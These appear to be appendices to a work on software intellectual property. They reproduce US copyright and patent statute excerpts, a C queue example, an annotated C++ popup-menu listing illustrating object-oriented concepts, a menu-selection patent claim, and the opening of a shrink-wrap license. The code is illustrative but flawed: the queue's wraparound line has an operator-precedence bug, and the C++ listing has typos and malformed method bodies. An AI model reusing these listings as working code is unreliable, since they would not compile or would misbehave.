(a) The subject matter of copyright as specified by section 102 includes compilations and derivative works, but protection for a work employing preexisting material in which copyright subsists does not extend to any part of the work in which such material has been used unlawfully.

(b) The copyright in a compilation or derivative work extends only to the material contributed by the author of such work, as distinguished from the preexisting material



employed in the work, and does not imply any exclusive right in the preexisting material. The copyright in such work is independent of, and does not affect or enlarge the scope, duration, ownership, or subsistence of, any copyright protection in the preexisting material.

### **§ 106 Exclusive rights in copyrighted works**

Subject to sections 107 through 121, the owner of copyright under this title has the exclusive rights to do and to authorize any of the following:

- (1) to reproduce the copyrighted work in copies or phonorecords;
- (2) to prepare derivative works based upon the copyrighted work;
- (3) to distribute copies or phonorecords of the copyrighted work to the public by sale or other transfer of ownership, or by rental, lease, or lending;
- (4) in the case of literary, musical, dramatic, and choreographic works, pantomimes, and motion pictures and other audiovisual works, to perform the copyrighted work publicly;
- (5) in the case of literary, musical, dramatic, and choreographic works, pantomimes, and pictorial, graphic, or sculptural works, including the individual images of a motion picture or other audiovisual work, to display the copyrighted work publicly; and
- (6) in the case of sound recordings, to perform the copyrighted work publicly by means of a digital audio transmission.

### **§ 107 Limitations of exclusive right: fair use**

Notwithstanding the provisions of sections 106 and 106A, the fair use of a copyrighted work, including such use by reproduction in copies or phonorecords or by any other means specified by that section, for purposes such as criticism, comment, news reporting, teaching (including multiple copies for classroom use), scholarship, or research, is not an infringement of copyright. In determining whether the use made of a work in any particular case is a fair use the factors to be considered shall include--

- (1) the purpose and character of the use, including whether such use is of a commercial nature or is for nonprofit educational purposes;
- (2) the nature of the copyrighted work;
- (3) the amount and substantiality of the portion used in relation to the copyrighted work as a whole; and
- (4) the effect of the use upon the potential market for or value of the copyrighted work.

The fact that a work is unpublished shall not itself bar a finding of fair use if such finding is made upon consideration of all the above factors.

### **§ 117 Limitations on exclusive rights: computer programs**

(a) Making of additional copy or adaptation by owner of copy.--Notwithstanding the provisions of section 106, it is not an infringement for the owner of a copy of a computer program to make or authorize the making of another copy or adaptation of that computer program provided:

(1) that such a new copy or adaptation is created as an essential step in the utilization of the computer program in conjunction with a machine and that it is used in no other manner, or

(2) that such new copy or adaptation is for archival purposes only and that all archival copies are destroyed in the event that continued possession of the computer program should cease to be rightful.

(b) Lease, sale, or other transfer of additional copy or adaptation.--Any exact copies prepared in accordance with the provisions of this section may be leased, sold, or otherwise transferred, along with the copy from which such copies were prepared, only as part of the lease, sale, or other transfer of all rights in the program. Adaptations so prepared may be transferred only with the authorization of the copyright owner.

(c) Machine maintenance or repair.--Notwithstanding the provisions of section 106, it is not an infringement for the owner or lessee of a machine to make or authorize the making of a copy of a computer program if such copy is made solely by virtue of the activation of a machine that lawfully contains an authorized copy of the computer program, for purposes only of maintenance or repair of that machine, if--

(1) such new copy is used in no other manner and is destroyed immediately after the maintenance or repair is completed; and

(2) with respect to any computer program or part thereof that is not necessary for that machine to be activated, such program or part thereof is not accessed or used other than to make such new copy by virtue of the activation of the machine.

(d) Definitions.--For purposes of this section--

(1) the "maintenance" of a machine is the servicing of the machine in order to make it work in accordance with its original specifications and any changes to those specifications authorized for that machine; and

(2) the "repair" of a machine is the restoring of the machine to the state of working in accordance with its original specifications and any changes to those specifications authorized for that machine.

### **§ 302. Duration of copyright: Works created after January 1, 1978**

(a) In General.--Copyright in a work created on or after January 1, 1978, subsists from its creation and, except as provided by the following subsections, endures for a term consisting of the life of the author and 70 years after the author's death.

(b) Joint Works.--In the case of a joint work prepared by two or more authors who did not work for hire, the copyright endures for a term consisting of the life of the last surviving author and 70 years after such last surviving author's death.

(c) Anonymous Works, Pseudonymous Works, and Works Made for Hire.--In the case of an anonymous work, a pseudonymous work, or a work made for hire, the copyright endures for a term of 95 years from the year of its first publication, or a term of 120 years from the year of its creation, whichever expires first. If, before the end of such term, the identity of one or more of the authors of an anonymous or pseudonymous work is revealed in the records of a registration made for that work under subsections (a) or (d) of

section 408, or in the records provided by this subsection, the copyright in the work endures for the term specified by subsection (a) or (b), based on the life of the author or authors whose identity has been revealed. Any person having an interest in the copyright in an anonymous or pseudonymous work may at any time record, in records to be maintained by the Copyright Office for that purpose, a statement identifying one or more authors of the work; the statement shall also identify the person filing it, the nature of that person's interest, the source of the information recorded, and the particular work affected, and shall comply in form and content with requirements that the Register of Copyrights shall prescribe by regulation.

(d) Records Relating to Death of Authors.--Any person having an interest in a copyright may at any time record in the Copyright Office a statement of the date of death of the author of the copyrighted work, or a statement that the author is still living on a particular date. The statement shall identify the person filing it, the nature of that person's interest, and the source of the information recorded, and shall comply in form and content with requirements that the Register of Copyrights shall prescribe by regulation. The Register shall maintain current records of information relating to the death of authors of copyrighted works, based on such recorded statements and, to the extent the Register considers practicable, on data contained in any of the records of the Copyright Office or in other reference sources.

(e) Presumption as to Author's Death.--After a period of 95 years from the year of first publication of a work, or a period of 120 years from the year of its creation, whichever expires first, any person who obtains from the Copyright Office a certified report that the records provided by subsection (d) disclose nothing to indicate that the author of the work is living, or died less than 70 years before, is entitled to the benefit of a presumption that the author has been dead for at least 70 years. Reliance in good faith upon this presumption shall be a complete defense to any action for infringement under this title.

### **§ 303. Duration of copyright: Works created but not published or copyrighted before January 1, 1978**

(a) Copyright in a work created before January 1, 1978, but not theretofore in the public domain or copyrighted, subsists from January 1, 1978, and endures for the term provided by section 302. In no case, however, shall the term of copyright in such a work expire before December 31, 2002; and, if the work is published on or before December 31, 2002, the term of copyright shall not expire before December 31, 2047.

(b) The distribution before January 1, 1978, of a phonorecord shall not for any purpose constitute a publication of the musical work embodied therein.

### **§ 401. Notice of copyright: Visually perceptible copies**

(a) General Provisions.--Whenever a work protected under this title is published in the United States or elsewhere by authority of the copyright owner, a notice of copyright as

provided by this section may be placed on publicly distributed copies from which the work can be visually perceived, either directly or with the aid of a machine or device.

(b) Form of Notice.--If a notice appears on the copies, it shall consist of the following three elements:

(1) the symbol © (the letter C in a circle), or the word "Copyright", or the abbreviation "Copr."; and

(2) the year of first publication of the work; in the case of compilations, or derivative works incorporating previously published material, the year date of first publication of the compilation or derivative work is sufficient. The year date may be omitted where a pictorial, graphic, or sculptural work, with accompanying text matter, if any, is reproduced in or on greeting cards, postcards, stationery, jewelry, dolls, toys, or any useful articles; and

(3) the name of the owner of copyright in the work, or an abbreviation by which the name can be recognized, or a generally known alternative designation of the owner.

(c) Position of Notice.--The notice shall be affixed to the copies in such manner and location as to give reasonable notice of the claim of copyright. The Register of Copyrights shall prescribe by regulation, as examples, specific methods of affixation and positions of the notice on various types of works that will satisfy this requirement, but these specifications shall not be considered exhaustive.

(d) Evidentiary Weight of Notice.--If a notice of copyright in the form and position specified by this section appears on the published copy or copies to which a defendant in a copyright infringement suit had access, then no weight shall be given to such a defendant's interposition of a defense based on innocent infringement in mitigation of actual or statutory damages, except as provided in the last sentence of section 504(c)(2).

#### **§ 405. Notice of copyright: Omission of notice on certain copies and phonorecords**

(a) Effect of Omission on Copyright.--With respect to copies and phonorecords publicly distributed by authority of the copyright owner before the effective date of the Berne Convention Implementation Act of 1988, the omission of the copyright notice described in sections 401 through 403 from copies or phonorecords publicly distributed by authority of the copyright owner does not invalidate the copyright in a work if--

(1) the notice has been omitted from no more than a relatively small number of copies or phonorecords distributed to the public; or

(2) registration for the work has been made before or is made within five years after the publication without notice, and a reasonable effort is made to add notice to all copies or phonorecords that are distributed to the public in the United States after the omission has been discovered; or

(3) the notice has been omitted in violation of an express requirement in writing that, as a condition of the copyright owner's authorization of the public distribution of copies or phonorecords, they bear the prescribed notice.

(b) Effect of Omission on Innocent Infringers.--Any person who innocently infringes a copyright, in reliance upon an authorized copy or phonorecord from which the copyright notice has been omitted and which was publicly distributed by authority of the copyright owner before the effective date of the Berne Convention Implementation Act of 1988,

incurs no liability for actual or statutory damages under section 504 for any infringing acts committed before receiving actual notice that registration for the work has been made under section 408, if such person proves that he or she was misled by the omission of notice. In a suit for infringement in such a case the court may allow or disallow recovery of any of the infringer's profits attributable to the infringement, and may enjoin the continuation of the infringing undertaking or may require, as a condition for permitting the continuation of the infringing undertaking, that the infringer pay the copyright owner a reasonable license fee in an amount and on terms fixed by the court.

(c) Removal of Notice.--Protection under this title is not affected by the removal, destruction, or obliteration of the notice, without the authorization of the copyright owner, from any publicly distributed copies or phonorecords.

#### **§ 406. Notice of copyright: Error in name or date on certain copies and phonorecords**

(a) Error in Name.--With respect to copies and phonorecords publicly distributed by authority of the copyright owner before the effective date of the Berne Convention Implementation Act of 1988, where the person named in the copyright notice on copies or phonorecords publicly distributed by authority of the copyright owner is not the owner of copyright, the validity and ownership of the copyright are not affected. In such a case, however, any person who innocently begins an undertaking that infringes the copyright has a complete defense to any action for such infringement if such person proves that he or she was misled by the notice and began the undertaking in good faith under a purported transfer or license from the person named therein, unless before the undertaking was begun--

(1) registration for the work had been made in the name of the owner of copyright; or  
(2) a document executed by the person named in the notice and showing the ownership of the copyright had been recorded.

The person named in the notice is liable to account to the copyright owner for all receipts from transfers or licenses purportedly made under the copyright by the person named in the notice.

(b) Error in Date.--When the year date in the notice on copies or phonorecords distributed before the effective date of the Berne Convention Implementation Act of 1988 by authority of the copyright owner is earlier than the year in which publication first occurred, any period computed from the year of first publication under section 302 is to be computed from the year in the notice. Where the year date is more than one year later than the year in which publication first occurred, the work is considered to have been published without any notice and is governed by the provisions of section 405.

(c) Omission of Name or Date.--Where copies or phonorecords publicly distributed before the effective date of the Berne Convention Implementation Act of 1988 by authority of the copyright owner contain no name or no date that could reasonably be considered a part of the notice, the work is considered to have been published without any notice and is governed by the provisions of section 405 as in effect on the day before the effective date of the Berne Convention Implementation Act of 1988.

## **L.2 Patent Law 35 U.S.C.**

### **§ 100 Definitions**

When used in this title unless the context otherwise indicates--

- (a) The term "invention" means invention or discovery.
- (b) The term "process" means process, art or method, and includes a new use of a known process, machine, manufacture, composition of matter, or material.
- (c) The terms "United States" and "this country" mean the United States of America, its territories and possessions.
- (d) The word "patentee" includes not only the patentee to whom the patent was issued but also the successors in title to the patentee.
- (e) The term "third-party requester" means a person requesting ex parte reexamination under section 302 or inter partes reexamination under section 311 who is not the patent owner.

### **§ 101. Inventions patentable**

Whoever invents or discovers any new and useful process, machine, manufacture, or composition of matter, or any new and useful improvement thereof, may obtain a patent therefor, subject to the conditions and requirements of this title.

### **§ 102. Conditions for patentability; novelty and loss of right to patent**

A person shall be entitled to a patent unless--

- (a) the invention was known or used by others in this country, or patented or described in a printed publication in this or a foreign country, before the invention thereof by the applicant for patent, or
- (b) the invention was patented or described in a printed publication in this or a foreign country or in public use or on sale in this country, more than one year prior to the date of the application for patent in the United States, or
- (c) he has abandoned the invention, or
- (d) the invention was first patented or caused to be patented, or was the subject of an inventor's certificate, by the applicant or his legal representatives or assigns in a foreign country prior to the date of the application for patent in this country on an application for patent or inventor's certificate filed more than twelve months before the filing of the application in the United States, or
- (e) The invention was described in--
  - (1) an application for patent, published under section 122(b), by another filed in the United States before the invention by the applicant for patent, except that an international application filed under the treaty defined in section 351(a) shall have the effect under this subsection of a national application published under section 122(b) only if the international application designating the United States was published under Article 21(2)(a) of such treaty in the English language; or
  - (2) a patent granted on an application for patent by another filed in the United States before the invention by the applicant for patent, except that a patent shall not be deemed

filed in the United States for the purposes of this subsection based on the filing of an international application filed under the treaty defined in section 351(a); or  
 (f) he did not himself invent the subject matter sought to be patented, or  
 (g)(1) during the course of an interference conducted under section 135 or section 291, another inventor involved therein establishes, to the extent permitted in section 104, that before such person's invention thereof the invention was made by such other inventor and not abandoned, suppressed, or concealed, or (2) before such person's invention thereof, the invention was made in this country by another inventor who had not abandoned, suppressed, or concealed it. In determining priority of invention under this subsection, there shall be considered not only the respective dates of conception and reduction to practice of the invention, but also the reasonable diligence of one who was first to conceive and last to reduce to practice, from a time prior to conception by the other.

### **§ 103. Conditions for patentability; non-obvious subject matter**

(a) A patent may not be obtained though the invention is not identically disclosed or described as set forth in section 102 of this title, if the differences between the subject matter sought to be patented and the prior art are such that the subject matter as a whole would have been obvious at the time the invention was made to a person having ordinary skill in the art to which said subject matter pertains. Patentability shall not be negated by the manner in which the invention was made.

(b)(1) Notwithstanding subsection (a), and upon timely election by the applicant for patent to proceed under this subsection, a biotechnological process using or resulting in a composition of matter that is novel under section 102 and nonobvious under subsection (a) of this section shall be considered nonobvious if--

(A) claims to the process and the composition of matter are contained in either the same application for patent or in separate applications having the same effective filing date; and

(B) the composition of matter, and the process at the time it was invented, were owned by the same person or subject to an obligation of assignment to the same person.

(2) A patent issued on a process under paragraph (1)--

(A) shall also contain the claims to the composition of matter used in or made by that process, or

(B) shall, if such composition of matter is claimed in another patent, be set to expire on the same date as such other patent, notwithstanding section 154.

(3) For purposes of paragraph (1), the term "biotechnological process" means--

(A) a process of genetically altering or otherwise inducing a single- or multi-celled organism to--

(i) express an exogenous nucleotide sequence,

(ii) inhibit, eliminate, augment, or alter expression of an endogenous nucleotide sequence, or

(iii) express a specific physiological characteristic not naturally associated with said organism;

(B) cell fusion procedures yielding a cell line that expresses a specific protein, such as a monoclonal antibody; and

(C) a method of using a product produced by a process defined by subparagraph (A) or

(B), or a combination of subparagraphs (A) and (B).

(c) Subject matter developed by another person, which qualifies as prior art only under one or more of subsections (e), (f), and (g) of section 102 of this title, shall not preclude patentability under this section where the subject matter and the claimed invention were, at the time the invention was made, owned by the same person or subject to an obligation of assignment to the same person.

#### **§ 154. Contents and term of patent; provisional rights**

(a) In general.--

(1) Contents.--Every patent shall contain a short title of the invention and a grant to the patentee, his heirs or assigns, of the right to exclude others from making, using, offering for sale, or selling the invention throughout the United States or importing the invention into the United States, and, if the invention is a process, of the right to exclude others from using, offering for sale or selling throughout the United States, or importing into the United States, products made by that process, referring to the specification for the particulars thereof.

(2) Term.--Subject to the payment of fees under this title, such grant shall be for a term beginning on the date on which the patent issues and ending 20 years from the date on which the application for the patent was filed in the United States or, if the application contains a specific reference to an earlier filed application or applications under section 120, 121, or 365(c) of this title, from the date on which the earliest such application was filed.

(3) Priority.--Priority under section 119, 365(a), or 365(b) of this title shall not be taken into account in determining the term of a patent.

(4) Specification and drawing.--A copy of the specification and drawing shall be annexed to the patent and be a part of such patent.

(b) Adjustment of patent term--

(1) Patent term guarantees--

(A) Guarantee of prompt Patent and Trademark Office responses.--Subject to the limitations under paragraph (2), if the issue of an original patent is delayed due to the failure of the Patent and Trademark Office to--

(i) provide at least one of the notifications under section 132 of this title or a notice of allowance under section 151 of this title not later than 14 months after--

(I) the date on which an application was filed under section 111(a) of this title; or

(II) the date on which an international application fulfilled the requirements of section 371 of this title;

(ii) respond to a reply under section 132, or to an appeal taken under section 134, within 4 months after the date on which the reply was filed or the appeal was taken;

(iii) act on an application within 4 months after the date of a decision by the Board of Patent Appeals and Interferences under section 134 or 135 or a decision by a Federal court under section 141, 145, or 146 in a case in which allowable claims remain in the application; or

(iv) issue a patent within 4 months after the date on which the issue fee was paid under section 151 and all outstanding requirements were satisfied,



the term of the patent shall be extended 1 day for each day after the end of the period specified in clause (i), (ii), (iii), or (iv), as the case may be, until the action described in such clause is taken.

(B) Guarantee of no more than 3-year application pendency.--Subject to the limitations under paragraph (2), if the issue of an original patent is delayed due to the failure of the United States Patent and Trademark Office to issue a patent within 3 years after the actual filing date of the application in the United States, not including--

(i) any time consumed by continued examination of the application requested by the applicant under section 132(b);

(ii) any time consumed by a proceeding under section 135(a), any time consumed by the imposition of an order under section 181, or any time consumed by appellate review by the Board of Patent Appeals and Interferences or by a Federal court; or

(iii) any delay in the processing of the application by the United States Patent and Trademark Office requested by the applicant except as permitted by paragraph (3)(C),

the term of the patent shall be extended 1 day for each day after the end of that 3-year period until the patent is issued.

(C) Guarantee or adjustments for delays due to interferences, secrecy orders, and appeals.--Subject to the limitations under paragraph (2), if the issue of an original patent is delayed due to--

(i) a proceeding under section 135(a);

(ii) the imposition of an order under section 181; or

(iii) appellate review by the Board of Patent Appeals and Interferences or by a Federal court in a case in which the patent was issued under a decision in the review reversing an adverse determination of patentability,

the term of the patent shall be extended 1 day for each day of the pendency of the proceeding, order, or review, as the case may be.

(2) Limitations.--

(A) In general.--To the extent that periods of delay attributable to grounds specified in paragraph (1) overlap, the period of any adjustment granted under this subsection shall not exceed the actual number of days the issuance of the patent was delayed.

(B) Disclaimed term.--No patent the term of which has been disclaimed beyond a specified date may be adjusted under this section beyond the expiration date specified in the disclaimer.

(C) Reduction of period of adjustment.--

(i) The period of adjustment of the term of a patent under paragraph (1) shall be reduced by a period equal to the period of time during which the applicant failed to engage in reasonable efforts to conclude prosecution of the application.

(ii) With respect to adjustments to patent term made under the authority of paragraph (1)(B), an applicant shall be deemed to have failed to engage in reasonable efforts to conclude processing or examination of an application for the cumulative total of any periods of time in excess of 3 months that are taken to respond to a notice from the Office making any rejection, objection, argument, or other request, measuring such 3-month period from the date the notice was given or mailed to the applicant.

(iii) The Director shall prescribe regulations establishing the circumstances that constitute

a failure of an applicant to engage in reasonable efforts to conclude processing or examination of an application.

(3) Procedures for patent term adjustment determination.--

(A) The Director shall prescribe regulations establishing procedures for the application for and determination of patent term adjustments under this subsection.

(B) Under the procedures established under subparagraph (A), the Director shall--

(i) make a determination of the period of any patent term adjustment under this subsection, and shall transmit a notice of that determination with the written notice of allowance of the application under section 151; and

(ii) provide the applicant one opportunity to request reconsideration of any patent term adjustment determination made by the Director.

(C) The Director shall reinstate all or part of the cumulative period of time of an adjustment under paragraph (2)(C) if the applicant, prior to the issuance of the patent, makes a showing that, in spite of all due care, the applicant was unable to respond within the 3-month period, but in no case shall more than three additional months for each such response beyond the original 3-month period be reinstated.

(D) The Director shall proceed to grant the patent after completion of the Director's determination of a patent term adjustment under the procedures established under this subsection, notwithstanding any appeal taken by the applicant of such determination.

(4) Appeal of patent term adjustment determination.--

(A) An applicant dissatisfied with a determination made by the Director under paragraph (3) shall have remedy by a civil action against the Director filed in the United States District Court for the District of Columbia within 180 days after the grant of the patent. Chapter 7 of title 5, United States Code, shall apply to such action. Any final judgment resulting in a change to the period of adjustment of the patent term shall be served on the Director, and the Director shall thereafter alter the term of the patent to reflect such change.

(B) The determination of a patent term adjustment under this subsection shall not be subject to appeal or challenge by a third party prior to the grant of the patent.

(c) Continuation.--

(1) Determination.--The term of a patent that is in force on or that results from an application filed before the date that is 6 months after the date of the enactment of the Uruguay Round Agreements Act shall be the greater of the 20-year term as provided in subsection (a), or 17 years from grant, subject to any terminal disclaimers.

(2) Remedies.--The remedies of sections 283, 284, and 285 of this title shall not apply to acts which--

(A) were commenced or for which substantial investment was made before the date that is 6 months after the date of the enactment of the Uruguay Round Agreements Act; and

(B) became infringing by reason of paragraph (1).

(3) Remuneration.--The acts referred to in paragraph (2) may be continued only upon the payment of an equitable remuneration to the patentee that is determined in an action brought under chapter 28 and chapter 29 (other than those provisions excluded by paragraph (2)) of this title.

(d) Provisional rights.--

(1) In general.--In addition to other rights provided by this section, a patent shall include the right to obtain a reasonable royalty from any person who, during the period beginning

on the date of publication of the application for such patent under section 122(b), or in the case of an international application filed under the treaty defined in section 351(a) designating the United States under Article 21(2)(a) of such treaty, the date of publication of the application, and ending on the date the patent is issued--

(A)(i) makes, uses, offers for sale, or sells in the United States the invention as claimed in the published patent application or imports such an invention into the United States; or  
(ii) if the invention as claimed in the published patent application is a process, uses, offers for sale, or sells in the United States or imports into the United States products made by that process as claimed in the published patent application; and

(B) had actual notice of the published patent application and, in a case in which the right arising under this paragraph is based upon an international application designating the United States that is published in a language other than English, had a translation of the international application into the English language.

(2) Right based on substantially identical inventions.--The right under paragraph (1) to obtain a reasonable royalty shall not be available under this subsection unless the invention as claimed in the patent is substantially identical to the invention as claimed in the published patent application.

(3) Time limitation on obtaining a reasonable royalty.--The right under paragraph (1) to obtain a reasonable royalty shall be available only in an action brought not later than 6 years after the patent is issued. The right under paragraph (1) to obtain a reasonable royalty shall not be affected by the duration of the period described in paragraph (1).

(4) Requirements for international applications--

(A) Effective date.--The right under paragraph (1) to obtain a reasonable royalty based upon the publication under the treaty defined in section 351(a) of an international application designating the United States shall commence on the date on which the Patent and Trademark Office receives a copy of the publication under the treaty of the international application, or, if the publication under the treaty of the international application is in a language other than English, on the date on which the Patent and Trademark Office receives a translation of the international application in the English language.

(B) Copies.--The Director may require the applicant to provide a copy of the international application and a translation thereof.

## **§ 282. Presumption of validity; defenses**

A patent shall be presumed valid. Each claim of a patent (whether in independent, dependent, or multiple dependent form) shall be presumed valid independently of the validity of other claims; dependent or multiple dependent claims shall be presumed valid even though dependent upon an invalid claim. Notwithstanding the preceding sentence, if a claim to a composition of matter is held invalid and that claim was the basis of a determination of nonobviousness under section 103(b)(1), the process shall no longer be considered nonobvious solely on the basis of section 103(b)(1). The burden of establishing invalidity of a patent or any claim thereof shall rest on the party asserting such invalidity.

The following shall be defenses in any action involving the validity or infringement of a patent and shall be pleaded:

- (1) Noninfringement, absence of liability for infringement or unenforceability,
- (2) Invalidity of the patent or any claim in suit on any ground specified in part II of this title as a condition for patentability,
- (3) Invalidity of the patent or any claim in suit for failure to comply with any requirement of sections 112 or 251 of this title,
- (4) Any other fact or act made a defense by this title.

In actions involving the validity or infringement of a patent the party asserting invalidity or noninfringement shall give notice in the pleadings or otherwise in writing to the adverse party at least thirty days before the trial, of the country, number, date, and name of the patentee of any patent, the title, date, and page numbers of any publication to be relied upon as anticipation of the patent in suit or, except in actions in the United States Claims Court, as showing the state of the art, and the name and address of any person who may be relied upon as the prior inventor or as having prior knowledge of or as having previously used or offered for sale the invention of the patent in suit. In the absence of such notice proof of the said matters may not be made at the trial except on such terms as the court requires. Invalidity of the extension of a patent term or any portion thereof under section 154(b) or 156 of this title because of the material failure--

- (1) by the applicant for the extension, or
- (2) by the Director,

to comply with the requirements of such section shall be a defense in any action involving the infringement of a patent during the period of the extension of its term and shall be pleaded. A due diligence determination under section 156(d)(2) is not subject to review in such an action.

## Appendix M

### PROGRAMMING CONCEPTS

#### M.1 Queue Abstract data type

```
#define QUEUE_SIZE 50
char queue[QUEUE_SIZE];
int queue_first = -1, /* array indexes locating first and last elements */
    queue_last = -1;

#define QUEUE_STATUS_OK      0
#define QUEUE_ALREADY_FULL  1
int enqueue( new )
    char new;
{
    int queue_next;
    if (queue_first == -1) { /* adding first element to empty queue */
        queue[0] = new;
        queue_first = queue_last = 0;
        return(QUEUE_STATUS_OK);
    }
    queue_next = queue_last + 1 % QUEUE_SIZE;
    if (queue_first == queue_next) {
        return (QUEUE_ALREADY_FULL);
    }
    queue[queue_next] = new;
    queue_last = queue_next;
    return(QUEUE_STATUS_OK);
} /* enqueue */
```

## M.2 Smith Listing C++ source code \*

The main purpose for this code is to present pop-up menus. The main class is PopupMenu. Without an understanding of the concept of inheritance the code looks like three separate classes instead a parent (which itself is a child of the class Menu), PopupMenu, with two children subclasses, OwnerMenu and DriverMenu where there is no Show(char\* match) function defined in the DriverMenu class ( there is a prototype for that function, line143; however, there is no definition for it). The DriverMenu class will be able to inherit and use the Show(char\* match) function as defined in the parent PopupMenu class (lines 28-79).

One would have to be aware of encapsulation in order to realize the relationships between the function prototypes (lines 4-6, 92-94, 96, and 141-143), their definitions (lines 15-79, 101-125, and 150-167), and the data (lines 82-87 and 131-136), otherwise they would appear to be a series of separate statements in the code.

Without the concept of polymorphism the method called in line 171 would appear to be the Show( ) method defined in the PopupMenu class at lines 23-26 but the method in OwnerMenu at line 125 will be executed.

```
// -- PopupMenu class
// --
#include "menu.h"

001 class PopupMenu : public Menu
002 {
003     public:
004         PopupMenu (const char *Title);
005         PopupMenu ();
006         virtual int Show (char* match);
007         virtual int Show();
008
009         protected:
010 };
011     #include <string.h>
012     #define QUIT (MAX_COMMAND + 1)
013     #define ITEM_CHOSEN (MAX_COMMAND + 2)
014
015     PopupMenu::PopupMenu (const char *Title) : Menu(Title)
016     {
017     };
018
019     PopupMenu::PopupMenu ()
020     {
021     };
022
023     int PopupMenu::Show ()
```

```

024     {
025         return 0;
026     };
027
028     int PopupMenu::Show (char* match)
029     {
030         int Height, ItemWidth, Width;
031         Chosen_Index = -1;
032         theMenu = new _menu (MenuItems);
033
034         // -- Change the mark string
035         set_menu_mark (TheMenu, "*");
036
037         // -- Store the size
038         scale_menu (TheMenu, &Height, &ItemWidth);
039
040         // -- Check the Title
041         Width = ItemWidth;
042         if (strlen (MenuTitle) > ItemWidth)
043         {
044             Width = strlen (MenuTitle);
045         };
046         // -- Add 2 for the border
047         Width += 2;
048         Height += 2;
049
050         // -- Ensure menu isn't larger than screen
051         eight = (Height > LINES - 2 ? LINES - 2 : Height);
052
053         // -- Create the Window
054
055         WindowPtr = newwin (Height, Width, (LINES - Height) / 2, (COLS -
            Width) / 2);
056         thePanel = new_panel (WindowPtr);
057         set_menu_format (TheMenu, Height-2,1);
058         wborder (WindowPtr, 0, 0, 0, 0, 0, 0, 0, 0);
059         set_menu_win (TheMenu, panel_window (ThePanel));
060         set_menu_sub (TheMenu, derwin(panel_window (ThePanel),Height -
            2, ItemWidth, 1, (Width -ItemWidth)/2));
061         init_menu();
062         start_child(TheMenu);
063         mvwaddstr (panel_window (ThePanel), 0, ((ItemWidth - strlen
            (MenuTitle)) / 2) + 1, MenuTitle);
064         update_panels ();
065         post_menu (TheMenu);
066         doupdate ();

```

```

067 keypad (panel_window (ThePanel), 1);
068 for(int i = 0; i < NumItems; i++)
069 {
070     if(strncmp(match, item_name(MenuItems[i]), strlen(match))<0)
071     {
072         i--;
073         if (i < 0) i = 0;
074         set_current_item(TheMenu, MenuItems[i]);
075         break;
076     }
077 }
078 return HandleKeystrokes ();
079 };
080 // _____
081 #include "popmenu.h"
082 #include "database.h"
082 struct owneritem
083 {
084     char item[18];
085 };
086
087 typedef struct owneritem OwnerItem;
088
089 class OwnerMenu : public PopupMenu
090 {
091     public:
092         OwnerMenu();
093         virtual int Show(char* match);
094         virtual int Show();
095     private:
096         OwnerItem Ownerlist[MAX_CHOOSE_ITEMS];
097 };
098
099 #include <string.h>
100
101 OwnerMenu :: OwnerMenu() : PopupMenu("Select an Owner")
102 {
103
104     OwnerStruct Owners[MAX_CHOOSE_ITEMS];
105     int iRecords=GetOwnerList(Owners);
106     if(iRecords)
107     {
108         char MenuString[22];
109         for(int i = 0; i < iRecords; i++)
110         {
111             strncpy(Ownerlist[i].item, Owners[i].Name, 10);

```



```

112     strcat (Ownerlist[i].item, " ");
113     Ownerlist[i].item[10]='<<backslash>>0';
114     strcat(Ownerlist[i].item, "=");
115     strcat(Ownerlist[i].item, Owners[i].ID);
116     AddItem (Ownerlist[i].item,"");
117     }
118 }
119 };
120 int OwnerMenu :: Show(char* match)
121 {
122     PopupMenu::Show(match);
123     return ChosenIndex ();
124 };
125 int OwnerMenu :: Show()(return TRUE;)
126
127 // _____
128 #include "popmenu.h"
129 #include "database.h"
130
131 struct driveritem
132 {
133     char item[18];
134 };
135
136 typedef struct driveritem DriverItem;
137
138 class DriverMenu : public PopupMenu
139 {
140     public:
141         DriverMenu();
142         virtual int Show()(return TRUE;);
143         virtual int Show(char* match);
144     private:
145         DriverItem Driverlist[MAX_CHOOSE_ITEMS];
146 };
147
148 #include <string.h>
149
150 DriverMenu :: DriverMenu() : PopupMenu("Select a Driver")
151 {
152     DriverStruct Drivers[MAX_CHOOSE_ITEMS];
153     int iRecords=GetDriverList(Drivers);
154     if(iRecords)
155     {
156         char MenuString[22];
157         for(int i = 0; i < iRecords; i++)

```

```

158     {
159         strncpy(Driverlist[i].item, Drivers[i].Name, 10);
160         strcat (Driverlist[i].item, " ");
161         Driverlist[i].item[10]='<<backslash>>0';
162         strcat(Driverlist[i].item, "=");
163         strcat(Driverlist[i].item, Drivers[i].ID);
164         AddItem (Driverlist[i].item, "");
165     }
166 }
167 };
168 // _____
169 PopupMenu* pPopupMenu;
170 pPopupMenu = new OwnerMenu;
171 int result = pPopupMenu->Show( );

```

\* Several items in the reference (Smith, 1998, 31, n. 125) were adjusted due to what appeared to be inadvertent errors. In the explanation for encapsulation the author referenced line 145 as a function prototype when it is clearly not. In explaining the concept of inheritance the author referred to OwnerMenu as not having the method “int Show(char\* match);” when in fact it is DriverMenu that does not have that method. Finally, in the polymorphism example the author used the pointer name “pMenu” in line 170 when the pointer created in the previous line 169 should have been used in the assignment statement.

## **Appendix N**

### **PATENT FOR MOUSE SELECTION OF MENU COMMANDS**

U.S. Pat. No. 32,632 was awarded to William D. Atkinson claiming a method (couched in an apparatus format) for the example menu system.

A claim from that patent is:

9. A computer controlled display system having a display wherein a plurality of command options are displayed along a menu bar and sub-command items corresponding to each option are displayed once said option has been selected, comprising:

first display means coupled to said computer for generating and displaying said menu bar comprising said plurality of command options;

cursor control means coupled to said display system for selectively positioning a cursor on said display, said cursor control means including a cursor control device for movement over a surface, the movement of said cursor control device over said surface by a user resulting in a corresponding movement of said cursor on said display;

signal generation means including a switch having a first and second position coupled to said display system for signaling said computer of an option choice once said cursor is positioned over a first predetermined area on said display corresponding to an option to be selected, said user placing said switch in said second position while moving said cursor control device over said surface such that said cursor is over said first predetermined area;

second display means coupled to said computer for generating and displaying said sub-command items corresponding to said selected option;

said switch being placed in said first position by said user once said user has positioned said cursor over a second predetermined area corresponding to a sub-command item to be selected;

whereby an option and a sub-command item is selected and executed by said computer.

## Appendix O

### HENRY SCHEIN, INC. V. STROMBOE DOCUMENTS

#### O.1 Shrink-wrap/click-wrap License Agreements

**IMPORTANT ---** By opening this sealed disk package, you indicate your acceptance of the following License Agreement.

**IMPORTANT LICENSE AGREEMENT**  
**BETWEEN YOU AND DENTAL PLAN, INC.**

